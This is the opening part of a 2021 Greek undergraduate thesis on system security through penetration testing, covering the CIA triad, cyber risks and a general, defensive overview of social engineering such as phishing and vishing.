ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ & ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΔΙΑΣΦΑΛΙΣΗ ΣΥΣΤΗΜΑΤΩΝ ΜΕΣΩ ΔΟΚΙΜΩΝ ΔΙΕΙΣΔΥΣΗΣ

Πτυχιακή Εργασία

Συμεών Παπαδημητρίου

Επιβλέπων: Γεώργιος Λιουδάκης

Λαμία 2021

ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ & ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΔΙΑΣΦΑΛΙΣΗ ΣΥΣΤΗΜΑΤΩΝ ΜΕΣΩ ΔΟΚΙΜΩΝ ΔΙΕΙΣΔΥΣΗΣ

Πτυχιακή Εργασία

Συμεών Παπαδημητρίου

Επιβλέπων: Γεώργιος Λιουδάκης

Λαμία 2021

UNIVERSITY OF THESSALY

SCHOOL OF ENGINEERING

DEPARTMENT OF ELECTRICAL AND COMPUTER ENGINEERING

SYSTEM SECURITY THROUGH PENETRATION TESTS

Diploma Thesis

Symeon Papadimitriou

Supervisor: George Lioudakis

Lamia 2021

Εγκρίνεται από την Επιτροπή Εξέτασης:

Επιβλέπων **Γεώργιος Λιουδάκης**
Διδάσκων Π.Δ. 407/80, Τμήμα Πληροφορικής & Τηλεπικοινωνιών, Πανεπιστήμιο Θεσσαλίας

Μέλος **Περιστέρα Μπαζιάνα**
Επίκουρη Καθηγήτρια, Τμήμα Πληροφορικής & Τηλεπικοινωνιών, Πανεπιστήμιο Θεσσαλίας

Μέλος **Βαρζάκας Παναγιώτης**
Καθηγητής, Τμήμα Πληροφορικής & Τηλεπικοινωνιών, Πανεπιστήμιο Θεσσαλίας

ΥΠΕΥΘΥΝΗ ΔΗΛΩΣΗ ΠΕΡΙ ΑΚΑΔΗΜΑΪΚΗΣ ΔΕΟΝΤΟΛΟΓΙΑΣ ΚΑΙ ΠΝΕΥΜΑΤΙΚΩΝ ΔΙΚΑΙΩΜΑΤΩΝ

«Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, δηλώνω ρητά ότι η παρούσα διπλωματική εργασία, καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας, αποτελεί αποκλειστικά προϊόν προσωπικής μου εργασίας, δεν προσβάλλει κάθε μορφής δικαιώματα διανοητικής ιδιοκτησίας, προσωπικότητας και προσωπικών δεδομένων τρίτων, δεν περιέχει έργα/εισφορές τρίτων για τα οποία απαιτείται άδεια των δημιουργών/δικαιούχων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον και πληρούν τους κανόνες της επιστημονικής παράθεσης. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή/και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Δηλώνω επίσης ότι τα αποτελέσματα της εργασίας δεν έχουν χρησιμοποιηθεί για την απόκτηση άλλου πτυχίου. Αναλαμβάνω πλήρως, ατομικά και προσωπικά, όλες τις νομικές και διοικητικές συνέπειες που δύναται να προκύψουν στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής».

Ο Δηλών

Συμεών Παπαδημητρίου

Περίληψη

Τα τελευταία χρόνια, η ανάπτυξη της τεχνολογίας είναι ραγδαία και αυτό εξυπηρετεί με πολλούς τρόπους τον απλό κόσμο, τις επιχειρήσεις και τις κυβερνήσεις ώστε να κάνουν τις ζωές τους πιο εύκολες. Όμως, ταυτόχρονα έχουν εμφανιστεί σημαντικές απειλές στην ασφάλεια του κυβερνοχώρου. Οι απειλές αυτές θέτουν σε κίνδυνο την κυβερνοασφάλεια των οργανισμών με διαφορετικούς τρόπους, συνήθως με κύριο μέλημα την υποκλοπή ευαίσθητων δεδομένων. Συνεπώς, πρέπει να εξελιχτούν οι τεχνικές προστασίας της κυβερνοασφάλειας, με μια από αυτές να είναι οι δοκιμές διείσδυσης, όπου είναι και το αντικείμενο της πτυχιακής. Πιο συγκεκριμένα, αναλύθηκαν τα προβλήματα που υπάρχουν στο κυβερνοχώρο και μελετήθηκαν οι μέθοδοι που μπορούν οι δοκιμές διείσδυσης να διασφαλίσουν οτιδήποτε μπορεί να εκτεθεί στον κυβερνοχώρο. Ως συμπέρασμα, οι δοκιμές διείσδυσης είναι πλέον αναγκαίες να γίνονται ανά κάποια χρονικά διαστήματα, αναλόγως τον οργανισμό, ώστε να διασφαλιστούν τα συστήματα.

Abstract

In recent years, the development of technology is rapid and this serves in many ways the common people, businesses and governments to make their lives easier. At the same time, however, there have been significant threats to cyber security. These threats endanger the cyber security of organizations in different ways, usually with the main concern being the interception of sensitive data. Therefore, cyber security protection techniques must be developed, with one of them being penetration testing, which is the subject of this thesis. More specifically, the problems in cyber space were analyzed and the methods that penetration tests can ensure anything that can be exposed in cyberspace were studied. In conclusion, penetration tests are now necessary to be performed at certain intervals, depending on the organization, in order to secure their systems.

Πίνακας περιεχομένων

Κεφάλαιο 1

Εισαγωγή

Τις τελευταίες δεκαετίες, οργανωμένες ομάδες ηλεκτρονικού εγκλήματος έχουν στραφεί στη χρήση ολοένα και πιο εξελιγμένης τεχνολογίας για να εκτελέσουν κυβερνοεπιθέσεις στους στόχους τους προς όφελος τους. Ο τομέας της κυβερνοασφάλειας μπορεί να συμβάλλει στην προστασία από τις κακόβουλες ενέργειες τους. Ταυτόχρονα όμως είναι πολύπλοκος, ταχέως μεταβαλλόμενος, όπου οι επαγγελματίες περνούν χρόνια, αν όχι δεκαετίες, μελετώντας και δουλεύοντας με πλήρη απασχόληση για να αναπτύξουν, να οξύνουν και να διατηρήσουν τις δεξιότητες και την τεχνογνωσία που χρησιμοποιούν σε σταθερή βάση. Αυτό συμβαίνει διότι ο τομέας αυτός λειτουργεί πάντα με ανθρώπους να "επιτίθενται" σε ανθρώπους, είτε προσπαθώντας να καλύψουν μια ευπάθεια αλλά είτε να ανακαλύψουν μια και να την εκμεταλλευτούν. Έτσι θα μπορούσε κανείς να πει ότι είναι ένα παιχνίδι χωρίς τέλος.

1.1 Αντικείμενο της Πτυχιακής

Κύριος στόχος αυτής της πτυχιακής είναι να πείσει για τη σημαντικότητα της ύπαρξης ασφαλείας στο κυβερνοχώρο, ώστε να εξαλειφθούν οι απειλές προς αυτόν, όπως η κοινωνική μηχανική, τα κακόβουλα λογισμικά και οποιαδήποτε επίθεση προκαλεί πρόβλημα στην ομαλή λειτουργία του. Αφού εξηγείται η έννοια της κυβερνοασφάλειας μαζί με τη διασφάλιση εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας, δίνονται τρόποι διατήρησης της. Το αντικείμενο της πτυχιακής είναι οι δοκιμές διείσδυσης, όπου με τα διαφορετικά είδη τους βοηθούν τους οργανισμούς να διασφαλίσουν τα συστήματά τους και όχι μόνο. Οι δοκιμές διεισδύσεις πρόκειται να λύσουν προβλήματα σε δίκτυα, εφαρμογές ιστού, υπολογιστικά νέφη, τεχνικές κοινωνικών μηχανικών και IoT. Αυτό γίνεται μέσω των τριών ομάδων, την

κόκκινη που ως σκοπό έχει να εντοπίσει τις ευπάθειες, την μπλε που ως σκοπό έχει να διορθώσει τις ευπάθειες και τη μοβ όπου είναι ένας συνδυασμός και των δυο. Όλα τα ευρήματα και οι προτεινόμενες λύσεις φυσικά καταγράφονται σε αναφορές ώστε όλοι στον οργανισμό που αγόρασαν υπηρεσίας ασφαλείας να κατανοήσουν εις βάθος τους κινδύνους.

1.1.1 Συνεισφορά

Η συνεισφορά της πτυχιακής συνοψίζεται ως εξής:

1. Μελέτη της κυβερνοασφάλειας και των διαφορετικών εννοιών της.
2. Εξέταση απειλών ασφάλειας στον κυβερνοχώρο.
3. Προτάσεις τρόπων προστασίας, ξεχωρίζοντας τις δοκιμές διείσδυσης.
4. Ορισμός σημασίας δοκιμών διείσδυσης, κατηγοριοποίηση ειδών και περιγραφή βημάτων εκτέλεσης.
5. Εφαρμογή των τεχνικών στο παράρτημα της πτυχιακής για περαιτέρω κατανόηση της λειτουργικότητάς τους.

1.2 Οργάνωση του Τόμου

Η πτυχιακή χωρίζεται σε δυο βασικά κεφαλαία. Το πρώτο κεφάλαιο είναι αυτό της κυβερνοασφάλειας, όπου ξεχωρίζονται οι διαφορετικές έννοιες της καθώς και οι διαφορετικοί σκοποί που εξυπηρετεί στην κοινωνία. Επίσης, συζητά τα είδη των απειλών στον κυβερνοχώρο αλλά και ποιοι είναι αυτοί που βρίσκονται πίσω από τις απειλές, δίνοντας τρόπους προστασίας ανάλογα την περίσταση.

Το δεύτερο κεφάλαιο, επικεντρώνεται σε έναν από τους τρόπους προστασίας που προτάθηκαν, τις δοκιμές διείσδυσης. Εξηγείται για ποιο λόγο έχουν ύψιστη σημασία τα τελευταία χρόνια και αναλύονται οι διαφορετικές προσεγγίσεις, τα είδη τους, οι ομάδες που είναι υπεύθυνες για την πραγματοποίηση τους αλλά και τα βασικά στάδια μιας ορθής δοκιμής διείσδυσης.

Τέλος, η πτυχιακή περιλαμβάνει ένα παράρτημα που περιέχει μια επαγγελματική αναφορά δοκιμής διείσδυσης. Οι δοκιμές πραγματοποιήθηκαν σε περιβάλλον που δημιουργή-

θηκε για την κατανόηση του τρόπου που συμβαίνουν, αλλά και για να δοθεί ένα ρεαλιστικό παράδειγμα για τις μεθόδους που βοηθούν να διασφαλιστούν τα συστήματα των οργανισμών.

Κεφάλαιο 2

Κυβερνοασφάλεια

2.1 Εισαγωγή

Ως κυβερνοασφάλεια, ορίζεται η τέχνη της υπεράσπισης και προστασίας των δικτύων, συσκευών και δεδομένων από μη εξουσιοδοτημένες προσβάσεις ή αλλιώς κακόβουλες επιθέσεις. Ενώ αρχικά σαν ορισμός φαίνεται απλός για να περιγραφτεί, στην πραγματικότητα είναι κάθε άλλο παρά αυτό. Η ασφάλεια στον κυβερνοχώρο, πρακτικά εφαρμόζεται με ποικίλους τρόπους ανάλογα την περίσταση. Για παράδειγμα, οι τεχνικές που χρησιμοποιούνται στο Πεντάγωνο για την εξασφάλιση υψηλού επιπέδου ασφαλείας δικτύων και πληροφοριών δεν έχουν καμία σχέση με αυτές που θα χρησιμοποιήσει ένα άτομο για να προστατέψει τους λογαριασμούς του στα μέσα κοινωνικής δικτύωσης από κακόβουλους χάκερς.

2.2 Έννοιες της Κυβερνοασφάλειας

Όπως προαναφέρθηκε, η ασφάλεια στο κυβερνοχώρο μπορεί να έχει άλλη έννοια για κάθε περίσταση. Αυτές είναι οι διαφορετικές κατηγορίες:

1. Για τους απλούς ανθρώπους, η κυβερνοασφάλεια σημαίνει ότι κανείς δεν μπορεί να έχει πρόσβαση στα προσωπικά τους δεδομένα εκτός από τους εαυτούς τους και άλλους εξουσιοδοτημένους από αυτούς χρήστες. Επίσης, οι υπολογιστικές τους συσκευές θα πρέπει να λειτουργούν ομαλά χωρίς να είναι μολυσμένες από κάποιο κακόβουλο λογισμικό.

2. Για τους ιδιοκτήτες μικρών επιχειρήσεων, η ασφάλεια στον κυβερνοχώρο περιλαμβάνει τη διασφάλιση ότι τα δεδομένα πιστωτικών καρτών προστατεύονται σωστά και ότι

τα πρότυπα ασφάλειας δεδομένων εφαρμόζονται ορθά στα σημεία πώλησης. Ακόμη, για τις επιχειρήσεις που λειτουργούν διαδικτυακά περιλαμβάνεται και η προστασία των διακομιστών και των εφαρμογών ιστού, όπου αλληλεπιδρούν οι πελάτες αλλά και πιθανοί μη αξιόπιστοι κακόβουλοι επισκέπτες.

3. Για τους πάροχους κοινόχρηστων υπηρεσιών, η κυβερνοασφάλεια περιλαμβάνει την προστασία μεγάλου αριθμού κέντρων δεδομένων που έχουν στη διάθεση τους μεγάλο αριθμό από διακομιστές. Με τη σειρά τους έχουν στη διάθεση τους πολλούς εικονικούς διακομιστές που ο κάθε ένας ανήκει σε ξεχωριστές εταιρίες και εξυπηρετεί διαφορετικούς σκοπούς.

4. Για τις κυβερνήσεις, η κυβερνοασφάλεια περιλαμβάνει τη δημιουργία διαφορετικών ταξινομήσεων δεδομένων οι οποίες αφορούν νόμους, πολιτικές, διάφορες διαδικασίες και τεχνολογίες.

Επιπροσθέτως, η λέξη κυβερνοασφάλεια είναι εύκολο να οριστεί, όμως η εφαρμογή της στην πράξη που φαντάζονται οι άνθρωποι πολλές φορές είναι μακριά από την πραγματικότητα. Η κυβερνοασφάλεια είναι μια κατηγορία της ασφαλείας των πληροφοριών (information security), όπου περιλαμβάνει πληροφορίες και δεδομένα που αποθηκεύονται σε ηλεκτρονική μορφή και μόνο. Ευρύτερα, η ασφάλεια των πληροφοριών περιέχει όλες τις μορφές των δεδομένων. Για παράδειγμα, εάν κάποιος υπάλληλος "αποθηκεύσει" έναν κωδικό σε ένα χαρτί και αυτό το χαρτί με κάποιο τρόπο βρεθεί σε λάθος χέρια, τότε έχει παραβιαστεί η αρχή της ασφάλειας των πληροφοριών και όχι της κυβερνοασφάλειας. Αυτό ισχύει ακόμη και αν οι επιπτώσεις επέλθουν μετά από κυβερνοεπιθέσεις.

2.3 Ρόλος και Σκοπός της Κυβερνοασφάλειας

Στην πραγματικότητα, ο ρόλος της κυβερνοασφάλειας μπορεί να εξεταστεί μέσα από μια ποικιλία διαφορετικών πλεονεκτημάτων, καθένα από τα οποία έχει διαφορετικούς στόχους. Οι επαγγελματίες του χώρου ερμηνεύουν ότι ο στόχος της είναι να διασφαλίσει την CIA τριάδα. Αυτά τα τρία γράμματα αντιπροσωπεύουν την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα και είναι επίσης γνωστά ως τριάδα της CIA (Confidentiality, Integrity, Availability).


Σχήμα 2.1: Η τριάδα της CIA - Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα

2.3.1 Εμπιστευτικότητα

Η αρχή της εμπιστευτικότητας είναι ένα υποσύνολο της ιδιωτικότητας και αναφέρεται στις προσπάθειες ενός οργανισμού να διασφαλίσει ότι οι πληροφορίες και τα δεδομένα του παραμένουν ιδιωτικά. Πρακτικά, αυτό σημαίνει ότι δεν πρέπει να αποκαλύπτονται με οποιονδήποτε τρόπο σε τρίτους που δεν έχουν εξουσιοδότηση πρόσβασης σε αυτά. Για παράδειγμα, σε μια επιχείρηση μόνο το τμήμα μισθοδοσίας θα πρέπει να έχει πρόσβαση στη βάση δεδομένων όπου βρίσκονται τα στοιχεία μισθοδοσίας κάθε υπαλλήλου. Περαιτέρω, σε ένα γκρουπ εξουσιοδοτημένων χρηστών, ενδέχεται να υπάρχουν επιπλέον κανόνες όσον αφορά σε ποιες πληροφορίες έχει πρόσβαση το κάθε μέλος του. Συνεπώς, θα υπάρχουν διαφορετικοί περιορισμοί για το κάθε μέλος, σημαίνοντας ότι ο ”κύκλος” που γνωρίζει τις πληροφορίες είναι ακόμη μικρότερος. Έτσι εξασφαλίζεται ακόμη καλύτερα η αρχή της εμπιστευτικότητας. Άλλο ένα παράδειγμα είναι η προστασία των προσωπικών στοιχείων (π.χ. πιστωτική κάρτα, οδός, αριθμός τηλεφώνου) που θα παρέχει ένας πελάτης ηλεκτρονικού εμπορίου σε έναν οργανισμό από μη εξουσιοδοτημένη πρόσβαση ή έκθεση.

Όμως, η αρχή της εμπιστευτικότητας μπορεί να παραβιαστεί με πολλούς τρόπους. Ένας από αυτούς είναι μέσω σχεδιασμένων επιθέσεων αποκλειστικά για την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε βάσεις δεδομένων, εφαρμογών ή ακόμη και ολόκληρων συστημάτων. Τελικός στόχος των επιθέσεων αυτών είναι η υποκλοπή ή παραποίηση των δεδομένων. Παραδείγματα αυτών των τύπων επιθέσεων είναι η παθητική και η ενεργή υποκλοπή (passive and active eavesdropping), όπου στην πρώτη περίπτωση οι χάκερς έχουν πρόσβαση στα

δεδομένα που κυκλοφορούν στο δίκτυο του οργανισμού, ενώ στη δεύτερη οι χάκερς υποδύονται κάποιον για να αποκτήσουν πρόσβαση. Άλλος ένας τρόπος που παραβιάζεται η αρχή της εμπιστευτικότητας είναι μέσω των ακούσιων λαθών, απροσεξιών και της έλλειψης ελέγχων ασφάλειας. Παραδείγματα αυτών των κατηγοριών είναι η αδυναμία των υπαλλήλων να προστατεύσουν επαρκώς τους κωδικούς τους, η αποτυχία της αποτελεσματικής κρυπτογράφησης των δεδομένων, αδύναμα ή ανύπαρκτα συστήματά ελέγχου ταυτότητας και εξάλειψη παραμικρής δυνατότητας φυσικής κλοπής εξοπλισμού, όπως συσκευές αποθήκευσης.



Σχήμα 2.2: Απεικόνιση Επιθέσεων Υποκλοπής

Τα αντίμετρα για την προστασία της εμπιστευτικότητας από τις παραπάνω επιθέσεις περιλαμβάνουν αυστηρές ταξινομήσεις των δεδομένων, ισχυρούς ελέγχους πρόσβασης, κρυπτογράφηση των δεδομένων κατά τη μεταφορά αλλά και μετά την αποθήκευσή τους και μηχανισμούς ταυτοποίησης στοιχείων. Τέλος, θα πρέπει να υπάρχει επαρκή εκπαίδευση και κατάρτιση για όλους τους υπαλλήλους που έχουν πρόσβαση σε ευαίσθητα δεδομένα.

2.3.2 Ακεραιότητα

Η αρχή της ακεραιότητας αναφέρεται στη διασφάλιση ότι τα δεδομένα είναι ταυτόχρονα ακριβή, πλήρη και φυσικά ότι δεν έχουν παραποιηθεί ώστε να μπορούν να εμπιστευτούν. Για να είναι ακριβή, πρέπει να μην έχουν τροποποιηθεί από κάποιο μη εξουσιοδοτημένο μέλος ή από τυχόν τεχνική βλάβη. Για να είναι πλήρη θα πρέπει να μην έχει αφαιρεθεί κάποιο κομμάτι των δεδομένων. Κάτι ακόμη που πρέπει να υποστηρίζεται για να είναι η αρχή της ακεραιότητας σε ισχύ είναι η διασφάλιση του non-repudiation (έννοια της μη άρνησης), όπου

αποδεικνύει ότι τα δεδομένα δημιουργούνται και χειρίζονται με τέτοιο τρόπο ώστε να μην μπορεί να αμφισβητηθεί η αυθεντία τους. Για παράδειγμα, οι πελάτες ενός ηλεκτρονικού καταστήματος περιμένουν ότι οι τιμές, τα στοιχεία, οι ποσότητες, η αυθεντία των προϊόντων και άλλες πληροφορίες δε θα αλλάξουν αφού προβούν στην παραγγελία τους. Άλλο ένα παράδειγμα είναι ότι οι πελάτες μιας τράπεζας αναμένουν ότι τα στοιχεία που έχουν δηλώσει δεν έχουν παραποιηθεί.

Δυστυχώς, όπως συμβαίνει και με την εμπιστευτικότητα, η αρχή της ακεραιότητας μπορεί να παραβιαστεί. Οι τρόποι που μπορεί να γίνει αυτό, περιλαμβάνουν ανθρώπινα λάθη (είτε ακούσια είτε σκόπιμα), σφάλματα μεταφοράς δεδομένων με αποτέλεσμα ακούσιων αλλαγών, εγκατάσταση κακόβουλων λογισμικών και άλλες απειλές στον κυβερνοχώρο.

Οι διαθέσιμες αμυντικές τεχνικές που μπορούν να εφαρμοστούν είναι η κρυπτογράφηση, ο κατακερματισμός, οι ψηφιακές υπογραφές και τα ψηφιακά πιστοποιητικά. Με αυτούς τους τρόπους εξασφαλίζεται η αρχή της ακεραιότητας.

2.3.3 Διαθεσιμότητα

Η αρχή της διαθεσιμότητας σημαίνει ότι τα δεδομένα και οι πληροφορίες, τα δίκτυα και τα συστήματα που χρησιμοποιούνται για την αποθήκευση και την επεξεργασία τους αλλά και ότι άλλο είναι σχετικό με τη μετάδοση λειτουργεί ομαλά. Στην ουσία διασφαλίζει ότι οι εξουσιοδοτημένοι χρήστες έχουν πρόσβαση στους πόρους που χρειάζονται έγκαιρα.

Ένα μεγάλο μέρος ανθρώπων που δε γνωρίζουν περί κυβερνοασφάλειας, θεωρούν ότι η αρχή της διαθεσιμότητας είναι μια πτυχή της ασφάλειας των πληροφοριών μετά από αυτές της εμπιστευτικότητας και της ακεραιότητας. Αντιθέτως, πολλές φορές η εφαρμογή της είναι πιο δύσκολη από την εφαρμογή των άλλων δυο αρχών. Ένας από τους λόγους είναι ότι για να διασφαλιστεί, απαιτείται η πρόσληψη επαγγελματιών εκτός του χώρου της κυβερνοασφάλειας. Επιπλέον, τρόποι για τη διασφάλιση της είναι βελτιώσεις των φυσικών υποδομών, βελτιώσεις χρόνων αποκαταστάσεων, σωστές εξαλείψεις κατεστραμμένων δεδομένων και βελτιώσεις μορφοποίησης και οργάνωσης.

Μέτρα ασφαλείας για να διατηρηθεί η διαθεσιμότητα είναι η δημιουργία αντιγράφων ασφαλείας, η τακτική ενημέρωση του κώδικα λογισμικού, οι αναβαθμίσεις του συστήματος και φυσικά προστασία από τις συχνές επιθέσεις άρνησης υπηρεσιών.

2.3.4 Επιπλέον Απαλοιφές Κινδύνων

Πέρα από την εξασφάλιση της τριάδας της CIA, η κυβερνοασφάλεια υπάρχει για να εξαλείφει πολλούς τύπους κίνδυνων. Ένας από αυτούς είναι οι κίνδυνοι απορρήτου, όπου υπάρχουν πιθανές απώλειες από μη επαρκείς ελέγχους ή κακή χρήση προσωπικών/εμπιστευτικών πληροφοριών. Μεγάλο ζήτημα αποτελεί η διακινδύνευση οικονομικών ζημιών. Οι λόγοι που μπορεί να συμβεί κάτι τέτοιο είναι φυσικά οι εισβολές. Τέτοιου τύπου ζημιές επιφέρουν άμεσες συνέπειες, όπως κλοπή χρημάτων από τραπεζικούς λογαριασμούς, αλλά και έμμεσες συνέπειες, όπως η απώλεια εμπιστοσύνης των πελατών μιας επιχείρησης με αποτέλεσμα να μειωθεί το εισόδημα της. Ακόμη, μεγάλα ρίσκα υπάρχουν ακόμη και στον επαγγελματικό τομέα. Για παράδειγμα, οι υπάλληλοι που εργάζονται στον τομέα της κυβερνοασφάλειας μπορούν να υποστούν μεγάλη αναταραχή στην επαγγελματική τους σταδιοδρομία εάν διαπιστωθεί κάποια παραβίαση υπό την επίβλεψη τους. Διοικητικά μέλη μπορούν να χάσουν τη θέση τους, αργότερα λόγω του συμβάντος να δυσκολεύονται να βρουν εργασία σε άλλη επιχείρηση και ακόμη και να απειληθούν από τους κακόβουλους χάκερς. Το ίδιο ισχύει όσον αφορά και τους επιχειρηματικούς κινδύνους. Μια διαρροή ευαίσθητων δεδομένων μιας επιχείρησης μπορεί να αποτελέσει το ένα και μοναδικό χτύπημα για την κατάρρευση της, εάν αυτό αποδειχτεί ανεπανόρθωτο. Τέλος, υπάρχουν οι κίνδυνοι που θέτουν σε ρίσκο προσωπικές ανθρώπινες σχέσεις. Για παράδειγμα, μπορεί ένα άτομο να κρύβει αρχεία (π.χ. φωτογραφίες), που εάν διέρρεαν προς τον κύκλο του, τότε οι προσωπικές του σχέσεις θα χαλούσαν. Περαιτέρω, η κλοπή προσωπικών δεδομένων μπορεί να οδηγήσει σε χειρότερες συνέπειες όπως κλοπή ταυτοτήτων, ευαίσθητων δεδομένων (π.χ. διαπιστευτήρια λογαριασμών σε τράπεζες κλπ.).

2.4 Απειλές προς την Κυβερνοασφάλεια

Οι απειλές στον κυβερνοχώρο εξελίσσονται δραματικά και γίνονται όλο και πιο έντονες. Ένας καθοριστικός λόγος που συμβαίνει αυτό είναι η εμφάνιση της πανδημίας του κορονοϊού που φέρνει ως αποτέλεσμα την απομακρυσμένη εργασία των υπαλλήλων. Η χρήση ψηφιακών συσκευών λοιπόν έξω από τον χώρο των επιχειρήσεων μπορεί να επιφέρει πολλά προβλήματα. Ένα από αυτά είναι η κινητοποίηση των κακόβουλων χάκερ να λάβουν δράση και να εκμεταλλευτούν την κατάσταση. Παρακάτω θα αναλυθούν πολλά από τα είδη επιθέσεων που απειλούν την κυβερνοασφάλεια.

2.4.1 Κοινωνική Μηχανική

Είναι γνωστό ότι τον τελευταίο καιρό, σχεδόν μια στις τρεις παραβιάσεις περιλαμβάνει τεχνικές κοινωνικής μηχανικής και μάλιστα με τη μορφή ηλεκτρονικού ψαρέματος, σχεδόν όλες τις φορές. Σκοπός αυτού του τύπου επίθεσης είναι να χειραγωγηθεί η ψυχολογία του ανθρώπου δημιουργώντας μη κατάλληλες σχέσεις εμπιστοσύνης με άτομα που δουλεύουν σε μια επιχείρηση. Έπειτα, αφού επιτευχθεί το παραπάνω κομμάτι, οι υπάλληλοι μπορεί να αποκαλύψουν ευαίσθητες πληροφορίες ή ακόμη και να δώσουν πρόσβαση στον χάκερ εντός ενός οργανισμού. Η επίθεση της κοινωνικής μηχανικής χωρίζεται σε 7 μορφές:

1. Το Phishing (ψάρεμα) είναι η πιο συνηθισμένη μορφή επίθεσης κοινωνικής μηχανικής. Ένα παράδειγμα αυτής της επίθεσης είναι όταν ο εισβολέας στέλνει μηνύματα ηλεκτρονικού ταχυδρομείου, που περιλαμβάνουν έναν ιστότοπο αναδημιουργημένο, σε υπαλλήλους μιας εταιρίας. Ο ιστότοπος αυτός μπορεί να είναι φαινομενικά ίδιος αλλά η λειτουργία θα έχει αλλάξει με σκοπό να καταλήξει το θύμα να θέσει σε κίνδυνο εν αγνοία του ευαίσθητα δεδομένα και πληροφορίες. Για να αποφευχθεί μια τέτοια κατάσταση θα πρέπει να μην ανοίγονται μηνύματα ηλεκτρονικού ταχυδρομείου από μη αξιόπιστες πηγές ή αν ανοίγονται να ελέγχονται από κάποιον ειδικό πρώτα. Επίσης, κατάλληλα φίλτρα ανεπιθύμητης αλληλογραφίας θα πρέπει να έχουν εφαρμοστεί σε κάθε λογαριασμό ηλεκτρονικού ταχυδρομείου των υπαλλήλων.

2. Μια ακόμη τεχνική κοινωνικής μηχανικής, που θα μπορούσε να θεωρηθεί παρακλάδι του Phishing είναι το Spear Phishing. Η διαφορά του με το Phishing είναι ότι ο επιτιθέμενος θα πρέπει να καταβάλλει παραπάνω προσπάθεια. Πιο συγκεκριμένα, πρέπει να δοθεί προσοχή όσον αφορά τα πρόσωπα σε μία εταιρεία που θα λάβουν στα εισερχόμενα τους το ηλεκτρονικό μήνυμα ηλεκτρονικού ψαρέματος. Όποτε στην περίπτωση του Spear Phishing, το ψάρεμα είναι απόλυτα στραμμένο σε συγκεκριμένους και καλά μελετημένους από τον επιτιθέμενο στόχους. Σε αυτήν την τεχνική είναι καλό να σημειωθεί ότι συνηθίζεται να έχει σημαντικά υψηλότερες πιθανότητες επιτυχίας σε σχέση με το απλό Phishing.

3. Άλλη μια μορφή της και ταυτόχρονα πολύ ανερχόμενη τα τελευταία χρονιά αποτελεί το Vishing ή αλλιώς Voice Phishing. Από την ονομασία του και μόνο μπορεί γίνει κατανοητό ότι οι επιτιθέμενοι χρησιμοποιούν τηλεφωνικές συσκευές για να εκτελέσουν

την επίθεση τους. Συχνά προσποιούνται ότι καλούν από την κυβέρνηση, την αστυνομία, την τράπεζα του θύματος, τη φορολογική υπηρεσία κλπ. Στόχος και πάλι είναι να υποκλαπούν πληροφορίες από το θύμα χρησιμοποιώντας μια πειστική και ισχυρή ομιλία ώστε να φαίνεται πως το θύμα δεν έχει επιλογή παρά να δώσει τις πληροφορίες. Για παράδειγμα, σε μια συγκεκριμένη περίπτωση, μπορεί ο επιτιθέμενος να ισχυριστεί πως θα βοηθήσει το θύμα να αποφύγει ποινικές κατηγορίες.

